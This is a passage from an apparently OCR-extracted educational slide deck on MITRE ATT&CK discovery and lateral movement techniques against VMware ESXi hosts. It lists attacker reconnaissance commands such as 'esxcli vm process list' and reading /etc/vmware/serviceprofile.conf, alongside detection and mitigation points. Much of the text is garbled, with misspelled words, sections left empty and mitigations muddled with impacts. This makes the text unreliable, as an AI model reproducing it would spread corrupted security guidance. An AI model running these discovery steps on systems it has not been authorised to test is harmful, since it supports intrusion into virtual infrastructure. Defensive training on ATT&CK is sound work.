From there, arrows point to 'OS Utilities' (containing 'escli system version get') and 'SYSTEM DATA COLLECTED' (containing 'instance/VM'). A large orange arrow points down to a final box labeled 'SHAPE ACTIONS / EXPLOITATION / PAYLOAD DELIVERY' with a lock icon.</p>

Based on MITRE ATT&CK T1082. Designed for educational use. SOURCE: [1] MITRE ATT&CK, [2] ATT-CK.org

Real World Example:


SYSTEM INFORMATION DISCOVERY (T1082) - ESXI ATTACK EXAMPLE

ATTACK SCENARIO	IMPACT
<ol style="list-style-type: none">Initial access to ESXI host.Adversary gathers system information (T1082) using:Example commands:Identifies vulnerabilities (e.g., CVE-XXXX-XOX) for privilege escalation.Identifies vulnerabilities based on OS/hardware (e.g., payload delivery/explotation).	<p>→</p> <pre>esxcli system hostname get esxcli system version get systeminfo (for Windows VMs) cat /etc/vmware/serviceprofile.conf (catc.vmware/serviceprofile.conf)</pre>
DETECTION METHODS	MITIGATION METHODS
<ul style="list-style-type: none">Log Monitoring & UpdatesRegular Patching ESXi logs, vCenter logsUnusual Command Execution on ESXI shellBehavioral Analysis Endpoint Detection & Response queriesEDR Telemetry	<ul style="list-style-type: none">System CompromiseData Exfiltration/LossPrinciple of Least Privilege (Restrict shell access, API access)Secure Configuration (VLAN) Service unauthorized changesLateral Movement


Based on MITRE ATT&CK T1082. Designed for educational use. SOURCE: [1] MITRE ATT&CK, [2] ATT-CK.org, [3] VMware Docs

Technique 8 : System Network Configuration Discovery (T1016)

Overview:




Real World Example:




Technique 9 : System Network Connections Discovery (T1049)

Overview:




Real World Example:




Technique 10 : System Time Discovery (T1124)

Overview:



Real World Example:



Technique 11: Virtual Machine Discovery (T1673)

Overview:


TOPIC:
VIRTUAL MACHINE DISCOVERY (T1673)

TACTIC: Discovery

DESCRIPTION:

- Enumerating running Virtual Machines (VMs) after gaining access a host a host or hypervisor.
-  Adversaries identify VMS to shape follow-on behaviors.
- Used for subsequent activities like Service Stop or Data Encrypted for Impact

WORKFLOW



```
graph TD; A[1. INITIAL ACCESS TO HOST/HYPERVISOR] --> B[3. GAIN ACCESS DISCOVERY COMMANDS]; B --> C[4. ENUMERATE VMs<br/>• VM-FINANCE<br/>• VM-HR-DEV]; C --> D[View VMs]; D --> E[ESXi Hypervisor CLI: "esxcli vm process list"]
```


ID: T1673
Sub-techniques: None

Real World Example:

TOPIC:
VIRTUAL MACHINE DISCOVERY (T1673)

TACTIC: Discovery

ATTACK FLOW:



```
graph TD; A[1. INITIAL ACCESS TO HOST/HYPERVISOR] --> B[3. GAIN ACCESS DISCOVERY COMMANDS]; B --> C[4. ENUMURATE VMs<br/>• (ea.p), Service Stop,<br/>• Data Encrypted for Impact]; B --> D[View vCenter]; D --> E[Hypervisor CLI (e.g., GUI (es, esscli, vim-cmd))]
```

DETECTION

- Monitor Command Execution
esxcli, vim-cmd
- Unusual connections to ata hypervisor
- Network Traffic to (vCenter events)
- Network Traffic Analysis
- Least Privilege Access
Secure management interfaces
- Network Segmentation network
- Regular Patching updated
Keep hypervisor updated
- Security Monitoring & Alerting

ID: T1673
Sub-techniques: None

8. Lateral Movement (TA0008)

Overview:


TOPIC: LATERAL MACHINE DIS VENT (TA008)		
<u>Lateral Movement</u>		(i)
TACTIC DESCRIPTION	KEY DETAILS	COMMON TECHNIQUES
<ul style="list-style-type: none">→ Adverwises move through environment to to fid fine target.🔍 Primary objective requires network explorams on a network.👤 Gain access tor control remote systems on network.💻 Pivot through multiple systems systems accounts.	<ul style="list-style-type: none">💻 Unuosu connections ata a hypervisor💻 Install access tools.🔧 Install remote ac RAT.🔒 Use legitimaate credentials.👻 Utilize network & tools (steathier).	<ol style="list-style-type: none">1. 🖥 Remote Services (ea.pX)2. 🖥 Remote Desktop et.gli, PsEEX)3. ⚡ Network Traffic Analysis4. SSH👤 Pass-the-Hash/-Ticket (cols pteated)🔗 Lateral Tool Transfer network
ID: TA0008 Sub-techniques: None		

Technical Detail:


TOPIC NAME: LATERAL MOVEREL MOVEMENT (TA008)		
Tactic Overview: Adveseries moving through your environment.		(i)
TACTIC DESCRIPTION	KEY DETAILS	1. AFFECTED COMODOENE
<ul style="list-style-type: none">→ Techniques to enter & control systnote remote remote systems🔍 Explore network to finwork explorams on a network.	<ul style="list-style-type: none">💻 Weak/Stolen Credentials💻 Install traffic Vullenbiincations	<ul style="list-style-type: none">🖥 Endpoints🖥 Servers👤 User Accounts👤 User Accounts🖥 Network Devices🖥 Network Vullerabilites👤 Misconiguration👤 Lack of
FURTHER	2. ROOT CAUSE	3. TECHNICAL IMPACT
<ul style="list-style-type: none">👤 Install remote access tools (RAT).💻 Use legitimaate credentials & native tools & native tools tools (steathier).	<ul style="list-style-type: none">👤 Install traffic Vullenbiincations	<ul style="list-style-type: none">👤 System Comprrise👤 Disruption of Services📅 Further Payload Depdyo Persistence
ID: TA0008 Sub-techniques: None		

Technique 1: Exploitation of Remote Services (T1210)

Overview:




Real World Example :




Technique 2 : Lateral Tool Transfer (T1570)

Overview:

